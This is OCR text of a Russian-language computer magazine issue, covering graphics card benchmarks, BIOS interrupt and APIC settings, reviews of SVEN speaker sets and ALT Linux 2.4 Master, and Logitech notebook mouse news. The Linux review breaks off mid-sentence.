Sapphire X800XL		51.34 fps	77.53 fps	
Видеокарта		FarCry@ 1280x1024 AA 8x Aniso 4x	Half-Life2@ 1280x1024 AA4x Aniso 8x	
XFX 5900XT		тест не прошла	4.61 fps	
MSI FX5900XT		тест не прошла	4.13 fps	
RadeOn 9800Pro		тест не прошла	19 fps	
XFX 6800LE		27 fps	16 fps	
XFX 6800		30.13 fps	31.26 fps	
MSI NX6800-TD128		29.45 fps	29.68 fps	
XFX 6800 Ultra		48.67 fps	50.93 fps	
LeadTek A400 Ultra TDH		51 fps	53.31 fps	
ASUS AX800Pro		47.15 fps	49.66 fps	
ASUS AX800XT		55.41 fps	65.71 fps	
Sapphire X800		44.27 fps	50.98 fps	
Sapphire X800XL		49.2 fps	62.48 fps	

Базис и его надстройка

Виталий ЯКУСЕВИЧ
santana@istc.kiev.ua
http://www.istc.kiev.ua/~santana

Продолжение, начало см. в МК, № 26–38, 40–43, 46, 50–52 (145–157, 159–162, 165, 169–171), 1 (172), 4 (175), 6–7 (177–178), 12–13 (183–184), 17–18 (188–189), 23 (194), 27 (198), 30 (201), 33 (204), 35 (206), 40 (211), 42 (213), 44 (215), 47 (218), 50 (221), 1–2 (224–225), 5 (228), 7 (230), 9 (232), 11 (234), 14 (237), 15 (238), 20 (243), 21 (244), 26 (249), 27 (250), 28 (251), 37 (260), 38 (261), 42 (267), 46 (269), 47 (270), 50 (273), 2 (277), 3 (278), 7(282), 10(285), 15(290), 21(296), 23(298), 27(302), 30 (305), 33 (308), 38 (313), 39 (314), 43(318), 46(321), 1–2 (328–329), 3 (330), 4(331), 5(332), 9(336), 11 (338), 17(344), 23(350), 24(351)

6.2. Прерывания (продолжение)

В **таблице** вы можете посмотреть сведения об аппаратных прерываниях, используемых в ПК, теоретическая информация по данному вопросу была изложена в предыдущей части статьи.

Теперь же рассмотрим небольшую тему, связанную с функционированием расширенного программируемого контроллера прерываний *(Advanced Programmable Interrupt Controller — APIC)*. Появление в системах такого контроллера прерываний было связано с созданием мультипроцессорных систем. Применение стандартных средств обработки аппаратных прерываний (схемы подачи запросов прерываний, выдача вектора прерывания) изначально было ориентировано на присутствие в системе только одного процессора. Начиная с процессоров 6-го поколения (первые реализации были осуществлены еще в процессорах Pentium), в процессоры Pentium Pro, Pentium II и выше начал встраиваться расширенный программируемый контроллер прерываний. А на системных платах, предназначенных для этих процессоров, появился контроллер APIC (I/O APIC), заметно расширивший возможности традиционных контроллеров прерываний.

Контроллеры APIC двух процессоров по отдельной интерфейсной шине APIC связаны друг с другом и с системным контроллером APIC на плате. Контроллеры процессоров программируемы, что дает возможность определить отклик каждого из них на то или иное системное или традиционное аппаратное прерывание. Все вместе они способны решать задачи маршрутизации прерываний (Interrupt Routing). При включении системы автоматически включается и возможная обработка прерываний с использованием контроллеров APIC. В процессе проведения POST-теста такой режим может быть программно запрещен, если имеются соответствующие установки в опциях BIOS Setup (см. ниже). Но сразу надо отметить следующее. Далеко не все чипсеты разрабатывались с учетом возможного применения в мультипроцессорных системах, и поэтому наличие в системе процессора с APIC еще не означает гарантированного применения системного контроллера прерываний с расширенными возможностями. Его встраивание в систему в таких случаях может иметь опционный характер.

ТАБЛИЦА

IRQ	Устройство	Приор-т	Комментарии
0	Системный таймер	15*	Системное прерывание Генерируется 91 раз за 5 сек В данном качестве применяется со времен первого PC
1	Клавиатура	14*	Системное прерывание, генерируемое контроллером клавиатуры
2	Контроллер прерываний	13*	Каскадировано (связано)с IRQ9 Могут возникнуть конфликты, когда одновременно на IRQ2 и IRQ9 должны работать различные устройства Такое использование прерываний системой сохраняется для совместимости
3	COM 2	4	Используется вторым коммуникационным адаптером (UART2) Какое же устройство будет его генерировать? Это может быть второй последовательный порт COM2 (интегрирован на материнской плате), внутренний модем, настроенный на COM2 или COM4, или инфракрасный адаптер Можно отключить UART2, но присвоить IRQ3 ничему не удастся Делит одно и то же IRQ3 с COM4 (при наличии последнего) Возможен конфликт при одновременном использовании
4	COM 1	3	Используется первым коммуникационным адаптером Все практически идентично генерируется первым последовательным портом COM1, модемом на COM1 или COM3 Делит одно и то же IRQ4 с COM3 (при наличии последнего) В системах с подключенной к COM1 мышью использовать COM3 не следует
5	свободен	2	Прерывание изначально предназначалось для использования вторым параллельным портом LPT2 Практического применения такое решение не нашло, поэтому IRQ5 перешло в разряд свободных В IBM XT на IRQ5 "висел" жесткий диск Через некоторое время Creative Labs, создавая звуковую карту Sound Blaster Pro, нашла применение прерыванию. С тех пор IRQ5 стало излюбленным для большинства звуковых ISA-карт Звуковые PCI-карты также иногда используют это прерывание для эмуляции SB Pro IRQ5 можно привязать к слоту PCI
6	Контроллер FDD-дисковода	1*	Прерывание используется контроллером флоппи-дисковода начиная с первых ПК Ныне его можно отключить, если перейти на совместимый с обычными дискетами накопитель LS-120 с интерфейсом IDE Однако прерывание все ровно не может быть использовано ISA-карты на работу с ним не рассчитаны, и к слоту PCI привязать его нельзя Может быть использовано для привода на магнитной ленте
7	LPT 1	0	По умолчанию прерывание первого параллельного порта LPT1 При отключенном порте (если принтер отсутствует или рассчитан на USB)может использоваться различными устройствами сетевыми, ISDN-картами Это также "запасное" место для звуковых карт
8	Часы реального времени (RTC)	12*	Системное прерывание со времен первых IBM AT
9	свободен	11	Каскадировано с IRQ2 В остальном может использоваться по усмотрению
10	свободен	10	Может быть использовано по усмотрению Устаревшие IDE-контроллеры на старых звуковых картах иногда используют это IRQ
11	свободен	9	Может быть использовано по усмотрению, часто используется видеокартами. В современных ПК обычно резервируется для шины USB При отключении последней в BIOS может быть задействовано иначе
12	Свободен или PS/2-мышь	8	Если используется мышь PS/2, это IRQ занято данным устройством При отсутствии в системе PS/2мыши в большинстве случаев может «выдаваться» под устройство лишь по разрешению BIOS
13	Сопроцессор	7*	Системное прерывание Изначально применялось арифметическим сопроцессором, который в первых ПК являлся отдельной микросхемой Ныне это прерывание зарезервировано для совместимости со старым ПО
14	Первичный IDE-контроллер	6	По разрешению BIOS может быть использовано в SCSI-системах
15	Вторичный IDE-контроллер	5	Также может использоваться SCSI-интерфейсом, хотя обычно на него "подгружают" дополнительные IDE-диски При отсутствии устройств может применяться в любых целях

Примечания
15 — наивысший приоритет,
* — эти системные компоненты жестко зафиксированы, и их конфигурация не может быть изменена

APIC

Вот и первая опция, относящаяся к этой интересной теме. Данная опция определяет функционирование контроллера APIC в процессоре. При наличии второго процессора в системе и включении опции (**Enabled**) второй процессор может быть использован в операционной системе с мультипроцессорной поддержкой. Если опция установлена в **Disabled**, второй процессор попросту блокируется и операционной системой не распознается, даже если он физически имеется в конфигурации компьютера.

APIC interrupt Mode

Значений опции (AMI BIOS) два: **Disabled** и **Enabled.** В случае запрещения опции (устанавливается по умолчанию) контроллеры APIC будут функционировать в режиме стандартных контроллеров прерываний с обслуживанием 16 прерываний. Включение опции позволит использовать их расширенные возможности.

Аналогичные опции могут называться *APIC Mode, APIC Select.* Опция *Interrupt Mode*, не имея в названии термина APIC, предлагает значения **PIC** и **APIC**.

Пара верных колонок и сабвуфер

Виталий КЛЕЦКО
klezko@inbox.ru

С мультимедийными колонками компании **SVEN** (www.sven.ua) я впервые столкнулся примерно три года назад, когда ко мне в руки попала пара активных колонок ставшей уже легендарной 611-й серии. Качество их звучания было просто несоизмеримым со стоимостью ☺, которая на тот момент составляла немногим более 30 долларов. Насыщенные басы, неплохая прорисовка средних частот и разумное количество высоких не оставили равнодушным ни одного слушателя. Таких характеристик от на то время не очень известной компании, да еще и в компьютерных АС никто не ожидал. Подтверждением этому можно считать тот факт, что до сих пор эта серия успешно продается на нашем рынке, а цена на них упала совсем незначительно. Наверное, мало кто знает, что компания SVEN выпускает не только мультимедийные колонки, но и Hi-Fi акустические системы. А ее комплекты для домашних кинотеатров становились победителями многих тестирований — в номинации «цена-качество». Продукты компании не перенасыщены всяческими «полезностями» и бросками, но никому не нужными материалами вроде позолоты или красного дерева. Зато в них применяются качественные динамики и сбалансированная конструкция корпуса, чем, в общем-то, и достигаются хорошие характеристики звучания.

В ходе этой статьи мы познакомимся с тремя новинками мультимедийной акустики, спроектированной для применения с домашним ПК. Все они являются системами 2.1, т.е. пара колонок плюс сабвуфер. Введение дополнительного сабвуфера должно улучшить звучание низких частот и разгрузить сами колонки, предоставив им более качественно воспроизводить спектр средних и высоких частот. Так ли это, мы убедимся в ходе тестирования.

Первым номером, не только в обзоре, но и по своей маркировке, будет модель активных колонок **MS-300**. Довольно увесистая коробка порадовала полностью русифицированной упаковкой, даже не вскрывая которую, можно узнать основные характеристики комплекта:

- ✓ Выходная мощность — 14 + 2×6 Вт
- ✓ Частотный диапазон — 35-18000 Гц
- ✓ Отношение сигнал/шум — не менее 85 дБ
- ✓ Входное сопротивление — 10 кОм
- ✓ Размеры — 110×165×97 мм (колонки), 228×213×240 мм (сабвуфер)
- ✓ Динамики — 5.25" (сабвуфер) и 2×3" (колонки), с магнитным экранированием
- ✓ Вес — 5.3 кг
- ✓ Напряжение питания — 220 В.

Сами колонки выглядят довольно футуристически (**рис. 1**) и привлекают внимание — вплоть до момента, когда берешь их в руки ☺. Сразу чувствуется легкость пластмассового корпуса и его не идеальная сборка. Сами динамики ничем не защищены (даже на сабвуфере), поэтому с ними следует обращаться аккуратно. В отличие от пластиковых колонок, сабвуфер (**рис. 2**) имеет деревянный корпус (ДСП), на котором сосредоточены все разъемы и органы управления (**рис. 3**). С подключением системы справится даже ребенок, все элементарно, а надписи к каждому разъему не дадут вам совершить ошибочных действий. При включении сабвуфера задняя стенка подсвечивается голубым светом (**рис. 4**), информируя нас о включении и добавляя необычности внешнему виду девайса. Жаль, что ручки регулировок громкости, НЧ- и ВЧ-тембров находятся на задней стенке ☹, это не очень удобно, особенно учитывая, куда обычно стараются упрятать сабвуфер ☺. Говоря о качестве воспроизведения, следует заметить, что при тестировании бюджетных компьютерных колонок пользоваться какими-то приборами и измерительной аппаратурой бессмысленно по многим причинам. Самой главной из них является сам покупатель. Согласитесь, приобретая недорогие товары, мы же не ждем от них суперхарактеристик. Так и с колонками, покупатели АС к своему компьютеру обычно руководствуются не только и не столько техническими характеристиками, сколько стоимостью. Бывают, конечно, и исключения, но таким людям эта статья уж точно будет неинтересна. А вот на тех, кто отличает на слух пластмассовые колонки от деревянных, и готов немного (слово «немного» следует подчеркнуть ☺) раскошелиться, и ориентирован сегодняшний обзор. Данная статья не претен-



Рис.1



Рис.2




Рис.3



Рис.4

дует на роль «гида покупателя». Это лишь обзор новых продуктов, их достоинств и недостатков, их характеристик — плюс, конечно, мое субъективное мнение о качестве воспроизведения. В любом случае, если вы приобретаете АС для «своих ушей», вам очень желательно ее сначала прослушать, и только потом принимать решение о покупке. Но мы немножко отвлеклись от темы, вернемся же к нашим новинкам.

После подключения и настройки тембров системы MS-300 я был несколько удивлен. От пластиковых колонок такого размера я ожидал гораздо меньшего. Видимо, компания SVEN не поскупилась и «пожертвовала» для этой АС качественные динамики. Конечно, Hi-Fi звука вы не получите, но музыка звучала вполне прилично. Громкости для небольшой комнаты было вполне достаточно — максимальный уровень вполне способен побеспокоить ваших соседей ☺. Стоит отметить хорошее качество воспроизведения средних и низких частот. Если с НЧ все более-менее понятно (все же деревянный сабвуфер), то средний диапазон «на совести» самих колонок. Верхние частоты менее выразительны, чувствуется недостаток ВЧ-динамиков («пищалок»). Сказанное касается музыки. В играх же, менее требовательных к качеству АС, все было еще лучше. Конечно, окружающего звука последних игр вы не испытаете, но на многие игры 300-я серия вас заставит взглянуть по-другому. В целом комплект MS-300 мне понравился. И дизайн приятный, и звук вполне терпимый, как для бюджетных колонок, и громкости достаточно. Что еще надо пользователю ПК ☺?

Следующий комплект колонок получил порядковый номер 310, что говорит о более высоких параметрах. **MS-310** поставляется в упаковке, тоже с надписями на русском языке, из которых мы узнаем, что:

- ✓ Выходная мощность — 22 + 2×7 Вт
- ✓ Отношение сигнал/шум — не менее 85 дБ
- ✓ Диапазон частот — 35–20 000 Гц
- ✓ Входное сопротивление — 10 кОм
- ✓ Размеры — 118×95×152 мм (колонки), 282×156×230 мм (сабвуфер)
- ✓ Динамики — 5.25" (сабвуфер) и 2×3"(колонки), с магнитным экранированием
- ✓ Вес — 5.5 кг
- ✓ Напряжение питания — 220 В.

Система MS-310 имеет интересный выразительный дизайн с плавными переходами, закругленностями и т.п. Очень жаль, что оранжевая вставка вокруг ручек управления не подсвечивается (**рис. 5**). Такое решение напрашивается само собой, поэтому жаль, что компания не смогла оснастить эту часть корпуса парочкой све-



Рис.5



Рис.6



Рис.7


Рис.8


Рис.9

тодиодов для повышения ее привлекательности. Зато эргономика управления просто замечательна. Если у вас сабвуфер стоит под столом, то все регулировки можно найти даже на ощупь. Регулятор громкости в два раза больше остальных и перепутать его с регулировкой тембров практически невозможно. Как и с предыдущей моделью, подключение осуществляется на задней стенке сабвуфера (**рис. 6**). Как видите, здесь все еще проще, чем у 300-й модели — за исключением, пожалуй, переходника (**рис. 7**), идущего в комплекте и позволяющего унифицировать варианты подключения аудиоисточников. Примитивная система подключения и простота управления только прибавляют плюсов этой системе. Сателлиты или, другими словами, стереоколонки (**рис. 8**), по заявлению производителя, выполнены из пластика. Хотя, на мой взгляд, толщина и вес корпуса колонок говорит о применении ДСП ☺, что только улучшает их свойства. Сами колонки, оснащенные несъемными защитными панелями, производят неплохое впечатление. За исключением, разве что, непонятных выступов (**рис. 9**) этих самых панелей относительно корпуса колонок, которые могут способствовать накоплению пыли... И все-таки внешне колонки выглядят более солидно, чем 300-я модель. Что касается качества воспроизведения, то все очень похоже на предыдущий комплект. Стоит, однако, отметить менее «пластмассовый» звук сателлитов — но, что странно, практически такую же максимальную громкость. Так что поклонникам громкой музыки этот комплект может не подойти. В играх и мультимедийных приложениях каких-либо преимуществ по сравнению с предыдущей моделью замечено не было. Подводя краткий итог, хотелось бы отметить, что никаких существенных различий, кроме дизайнерского оформления, между MS-300 и MS-310 я не заметил.

Следующий участник нашего обзора немного выбивается из этого ряда. Хоть комплект и имеет очень похожее название модели — **MS-320U**, но в нем есть «изюминка», ставящая его на порядок выше уже рассмотренных продуктов. Но обо всем по порядку. Так же, как и предыдущие комплекты, MS-320U является системой из двух колонок и сабвуфера. Краткие характеристики выглядят так:

- ✓ Выходная мощность — 25 + 2×8 Вт
- ✓ Отношение сигнал/шум — не менее 85 дБ
- ✓ Диапазон частот — 32–20 000 Гц
- ✓ Размеры — 140×95×152 мм (колонки), 330×156×230 мм (сабвуфер)
- ✓ Динамики — 5.25" (сабвуфер) и 2×3" + 2×1" (колонки), с магнитным экранированием
- ✓ Вес — 7 кг
- ✓ Напряжение питания — 220 В.

Внешне комплект колонок и сабвуфера выглядит солидно и создает впечатление уменьшенных копий более дорогих компонентов. Колонки (**рис. 10**) имеют съемные защитные панели, позволяющие менять их внешний вид и подстраивать под свой интерьер. Сняв декоративную панель, помимо основного, можно наблюдать наличие дополнительного ВЧ-динамика, позволяющего более качественно воспроизводить высокие частоты. Забегая вперед, скажу, что это



Рис.10


Рис.11


Рис.12



Рис.13

действительно так. В этой модели не только колонки, но и сабвуфер (впервые в нашем обзоре ☺) представляет большой интерес (**рис. 11**). И дело не столько в стильном дизайне или серебристом цвете, сколько в неприметном на первый взгляд разъеме USB, находящемся в нижней части корпуса. Казалось бы, странно увидеть на акустической системе такой разъем, и поначалу кажется, что это дополнительная функция управления с компьютера или какой-нибудь концентратор. Но все оказалось гораздо проще и... неожиданней. За «скромным» разъемом скрывался обыкновенный MP3-плейер. Да-да, в сабвуфер MS-320U упрятан проигрыватель музыки с флэш-драйвов, подключаемых к разъему на передней панели (**рис. 12**). Управлять воспроизведением можно с помощью двух кнопок, расположенных на самом сабвуфере (**рис. 13**). Применение MP3-плейера в АС — решение необычное и интересное, но, на мой взгляд, не очень логичное. Если вы приобретаете компьютерные колонки, то наверняка сам компьютер у вас уже есть. Следовательно, и музыку вы можете слушать с его помощью. Разве что для особо ленивых людей эта функция подойдет как нельзя лучше: для включения музыки придется совершать меньше телодвижений ☺. Все органы управления сосредоточенны также на передней панели. Три регулятора (два тембра и громкость) имеют одинаковый цвет и размер. Это не совсем удачное решение, так как чаще всего используется регулировка громкости и логичным было ее диаметр сделать несколько больше, чем у остальных ручек. Что касается звука MS-320U, то среди отличий от предыдущих комплектов можно отметить более высокий уровень громкости и более ярко выраженные высокие частоты. Насыщенности и глубины звука, которые свойственны Hi-Fi аппаратуре, нет ☺. Впрочем, со своей основной задачей — озвучиванием компьютера — эта система справляется хорошо.

На витрине: Logitech...

Наталья КУШНИР
Natalia_Kushnir@datalux.ua

Учитывая растущие объемы продаж ноутбуков, компания *Logitech* объявила о расширении линейки манипуляторов для портативных компьютеров. Линейку дополнили две новые мыши с функциями управления питанием: Logitech Cordless Mini Optical Mouse и Logitech V200 Cordless Notebook Mouse.

Новые модели облегчают работу пользователя, обеспечивая все преимущества беспроводной эксплуатации манипуляторов. Каждая мышь снабжена удобным световым индикатором, который предупреждает пользователя о низком уровне заряда батареи. Кроме этого, мыши поддерживают функцию установки plug-and-play — в их состав входит миниатюрный ресивер беспроводной связи, подключаемый к разъему USB, который индивидуально (!) настраивается для работы с конкретной мышью уже на стадии производства. Мышь начинает работать сразу же после подключения ресивера к разъему USB. В нерабочем состоянии ресивер можно удобно вложить в специальный слот в основании мыши. Эта операция приводит к автоматическому выключению устройства, позволяя экономить заряд батареи и облегчая транспортировку мыши и ресивера.

«Компания Logitech разработала целый спектр мобильных манипуляторов, которые соответствуют потребностям пользователей самых разнообразных ноутбуков. Многие пользователи часто бывают разочарованы встроенными манипуляторами и сенсорными панелями», — говорит Ашиш Арора (Ashish Arora), вице-президент компании Logitech по направлению маркетинг манипуляторов.

Мышь **Logitech Cordless Mini Optical Mouse** (**рис. 1**) — идеальный выбор для пользователей ноутбуков, которые высоко ценят удобство и простоту. Форма мыши повторяет очертания ладони, а ее конструкция предусматривает упор для большого пальца. Эта модель будет доступна изначально в двух цветовых решениях — аквамарин и серебристый.



Рис.1

При этом основание мыши окрашено в серый цвет (**рис. 2**).



Рис.2

Logitech Cordless Mini Optical Mouse снабжена колесом прокрутки с поддержкой функции Logitech Tilt Wheel Plus Zoom, мышь способна работать на расстоянии до 1.8 м от компьютера, а продолжительность работы от одной батареи АА составляет до четырех месяцев.

Logitech Cordless Mini Optical Mouse поступит в продажу в розничные и онлайновые магазины начиная с июля. Предполагаемая розничная цена в Европе составит 29.99 евро.

Беспроводная мышь **Logitech V200 Cordless Notebook Mouse** (**рис. 3**) по-своему уникальна. Продолжительность работы мыши Logitech V200 Cordless Notebook Mouse от двух батарей АА может




Рис.3

достигать одного года (!). Это стало возможным благодаря использованию цифровой технологии беспроводной связи на частоте 2.4 ГГц, которая обеспечивает более устойчивую связь между мышью и ресивером (**рис. 4**) по сравнению с обычными беспроводными мышами, работающими на частоте 27 МГц. Технология цифровой связи на частоте 2.4 ГГц позволяет пользователям удаляться с этой мышью от компьютера на расстояние до



Рис.4

9 м, при этом связь мыши с ресивером сохраняется. Также эта технология более устойчива к помехам со стороны других беспроводных сигналов. Мощный оптический механизм мыши способен работать на самых разных поверхностях, позволяя мобильным профессионалам свободно выбирать место для работы (**рис. 5**). С помощью этой мыши можно работать, к примеру, в кресле в аэропорту или за столиком в кафе.



Рис.5

Новая мышь поддерживает инновационную функцию Logitech Tilt Wheel Plus Zoom, которая обеспечивает удобное прокручивание вверх/вниз и вправо/влево, а также уменьшение и увеличение масштаба для изображений, Web-страниц и документов.

Вначале потребителям будут предложены модели Logitech V200 Cordless Notebook Mouse серебряного и ониксового цветов, созданные на базе популярной мыши Logitech Cordless Optical Mouse for Notebooks. Мышь Logitech V200 Cordless Notebook Mouse поступит в продажу в розничные и онлайновые магазины уже в этом месяце, предполагаемая розничная цена в Европе составит 39.99 евро.





Пингвин, играющий на альте


Сергей ЯРЕМЧУК
grinder@ua.fm

Среди многочисленных дистрибутивов Linux особый интерес для нашего пользователя представляют разработки, сделанные программистами постсоветского пространства. Не в последнюю очередь — из-за лучшей локализации и возможности получить поддержку на понятном языке. В МК, №16 (343) шла речь об ASPLinux, теперь пора познакомиться с особенностями нового дистрибутива от ALTLinux.

Если не брать во внимание серверные и защищенные дистрибутивы, выпускаемые командой разработчиков ALTLinux Team, то обычному пользователю доступны три продукта. Это *Compact*, который ориентирован в первую очередь на начинающих пользователей, *Junior* — более универсальный дистрибутив, содержащий, кроме мультимедийных и офисных приложений, средства разработки и, наконец, *Master*, основной девиз которого «все под рукой». При этом все дистрибутивы ALT Linux основаны на хранилище пакетов Sisyphus и могут быть обновлены из него или пополнены приложениями либо через Интернет, либо при помощи срезов, поставляемых на CD. Поэтому разделение на дистрибутивы чисто условно и призвано облегчить работу маркетологам и пользователям. Любой Compact при желании можно быстро превратить в Master. Начиная с версии 2.3 все дистрибутивы от ALTLinux именуются «ALT Linux» + «версия» + «класс». В статье пойдет речь о последней версии дистрибутива мастер-класса — **ALT Linux 2.4 Master**. Официально этот дистрибутив распространяется в двух изданиях: DVD-версия и более оснащенная BOX-версия. Кроме того, его можно получить и с ftp-сервера компании — как в виде ISO-образов, так и в виде отдельных пакетов. Хотя в последнем случае достаточно скачать только установочный образ `master-2.4-install-cd.iso`, имеющий законченный набор приложений, а затем доустановить уже все необходимое. Кроме установочного CD в комплект мастера входит еще 8 дисков (не установочных), содержащих исполняемые приложения. Поэтому установка мастера несколько отличается от других многодисковых дистрибутивов. Для установки системы необходим только первый диск, а пакеты с остальных дисков доустанавливаются уже после того, как система будет готова к работе. Мне кажется, что это более удобно для пользователя, потому что во время установки не придется подолгу выбирать из большого списка приложений, а затем ждать, когда это все переползет на жесткий диск вместе со всеми зависимостями. Программа установки, берущая начало от Mandrake, не претерпела серьезных изменений и является одной из самых удобных, справиться с которой под силу даже новичку. В меню, которое появляется при загрузке диска, можно, выбрав пункты *Rescue System* или *Boot Installed OS*, восстановить или загрузить уже установленную систему. Есть возможность вернуться к любому из пунктов для уточнения настроек; присутствуют короткие подсказки, которые сопровождают пользователя на выбранном в начале языке. Единственный нюанс: программа разбиения диска DiskDrake у MandrakeSoft уже умеет работать с разделами, отформатированными под NTFS, а в ALTLinux такой раздел был помечен как неизвестный, хотя в последующем он монтируется без проблем (в режиме «только для чтения»). В отличие от многих дистрибутивов, в основном базирующихся на Fedora/RedHat, пользователю для форматирования предлагается весь список файловых систем, которые поддерживаются Linux: ext2/3, reiserFS, XFS, JFS. Да и лицензионное соглашение, выводимое при установке, осталось по-прежнему на английском. В процессе установки можно включить *autologin*, позволяющий затем автоматически входить в систему с правами указанного пользователя и с графическим интерфейсом — но это на любителя. Если установка происходила в режиме «Эксперт», вы получите доступ к еще двум дополнительным функциям («Сохранить выбор пакетов» и «Создать самоустанавливающуюся дискету»), позволяющим в последующем автоматизировать установку.




Загружаемся. ALTLinux традиционно хорошо локализован, и в этот раз разработчики не подвели. Все надписи выводятся на нужном языке, проблем нет, текущая клавиатурная раскладка выводится флажком в панели задач. Правда, после SuSEвского OpenOffice смотрится несколько блекло, да и шрифты, признаться, не очень — придется немного повозиться. В качестве основных рабочих сред предлагаются kde-3.2.3 и icewm 1.2.14, но при необходимости к вашим услугам практически весь список — в первую очередь gnome-2.6.1, а также AfterStep, blackbox, fluxbox, xfce4, waimea, xfwm4, Window Maker, FVWM и Enlightenment. Так что выбирать есть из чего. Вид Рабочего стола ALTLinux узнаваем, а учитывая количество доступных тем и обоев, его можно очень легко изменить. Для использования предлагается два ядра — 2.4.26,



которое устанавливается по умолчанию, и 2.6.8 для сторонников новой ветки. При этом стоит помнить, что при установке устанавливаются не все драйверы, и если не работает какое-то оборудование (например, Serial ATA), то следует поискать на дисках пакеты с соответствующим модулем. Кроме того, в комплекте имеются пакеты с low latency, openmosix, capabilities, openwall, драйверами поддержки 3D для карт NVidia, ATI, SIS и прочими патчами, позволяющими реализовать другие режимы работы системы или повысить безопасность. Стабильность системы на высоте, серьезных глюков не было. Вот только из-за ошибок загрузки модулей не работал режим ACPI (Advanced Configuration and Power Interface), управляющий системой энергосбережения. По этим же причинам не работало устройство, подсоединенное к FireWire. Поэтому, если встретитесь с подобными проблемами, придется либо обновляться, либо пересобирать ядро. Еще одно мне не понравилось: инсталлятор SuSE смог самостоятельно определить и настроить две мыши (тоучпад и USB), а вот в ALTLinux вторую пришлось настраивать самостоятельно (и скролл тоже) — благо документации, поставляемой с дистрибутивом, вполне достаточно (по настройке двух мышей — **`/usr/share/doc/HOWTO/HTML/ru/mini/XFree86-Second-Mouse/index.html`**), чтобы справиться с большинством проблем без посторонней помощи.

Раз уж зашла речь о документации — кроме man страниц и документов, поставляемых вместе с приложениями, в комплекте можно найти материалы журнала «Школьная компьютерра» по свободному ПО, учебник курса «Информатика и информационные технологии», материалы по работе с ALTLinux, Mozilla, OpenOf-

fice, rtfm (для начинающих) и еще много чего полезного. Список документации можно просмотреть, набрав `apt-cache search alt-docs-extras-*`, — вы получите ссылки на все пакеты с кратким описанием. Установить любой из них можно, выполнив от имени пользователя `root` команду `apt-get install название_пакета`. Ах, да. После установки система и знать не знает о дополнительных дисках, поэтому необходимо вставить диск и ввести `apt-cdrom add`, повторив этот шаг для каждого диска. Информация о репозиториях хранится в файле `/etc/apt/sources.list` (и дополнительно в `/etc/apt/ sources.list.d/cdroms.list`). Если заглянуть в указанный файл, то должны появиться описания дисков. Вроде этого:



```
# Master
rpm cdrom:[Full ALTM24 2004/11 (Nov29 18:31EET); CD 8]/ ALTLinux/i586 contrib main nonfree
```

Данный файл содержит ссылки на всевозможные источники получения файлов. Если планируется работа только с CD дисками, советую закомментировать лишние источники, чтобы они не мешали в работе, и затем ввести

```
# apt-get update
```

Командная строка не всем кажется удобной (справку по работе с **apt** смотрите на www.debian.org/doc/user-manuals#apt-howto), поэтому кроме **apt** в составе имеются и графические интерфейсы к ней, **synaptic** и **aptitude**. С последней, признаюсь, работал не часто. А **synaptic** кажется мне вполне удобной и наглядной в работе утилитой: список всех приложений структурирован и снабжен системой поиска, так что работать с ней одно удовольствие. Правда, не обошлось без мелких глюков. После выбора пакетов для установки/обновления перед нажатием «Применить» обязательно вставьте любой диск из набора (в описаниях каждого пакета имеется ссылка на диск, с которого он будет установлен, но угадать, какой программа затребует первым, тяжело), иначе будет выдана ошибка и работа будет прекращена. Если же **synaptic** останется недовольна вставленным диском, то она просто укажет, какой ей сейчас нужен. Второй нюанс, который мне не понравился, это невозможность повлиять на выбор действий **synaptic**. Например, установили вы пакет, воспользовавшись опцией **-force**. Система признает в нем чужака и будет настойчиво пытаться избавиться от него при первой возможности. И если вы удалите хоть один пакет при помощи **synaptic**, вместе с ним будет удален и чужак. Также надо отметить, что, например, в отличие от инсталлятора в SuSE, который сразу ставит пакеты и поэтому один и тот же диск иногда приходится вставлять раза по три, **apt** первоначально копирует пакеты в **/var/cache/apt/archives**, а затем уже устанавливает. Поэтому если работа программы завершилась по любой из причин до выполнения запланированной работы, 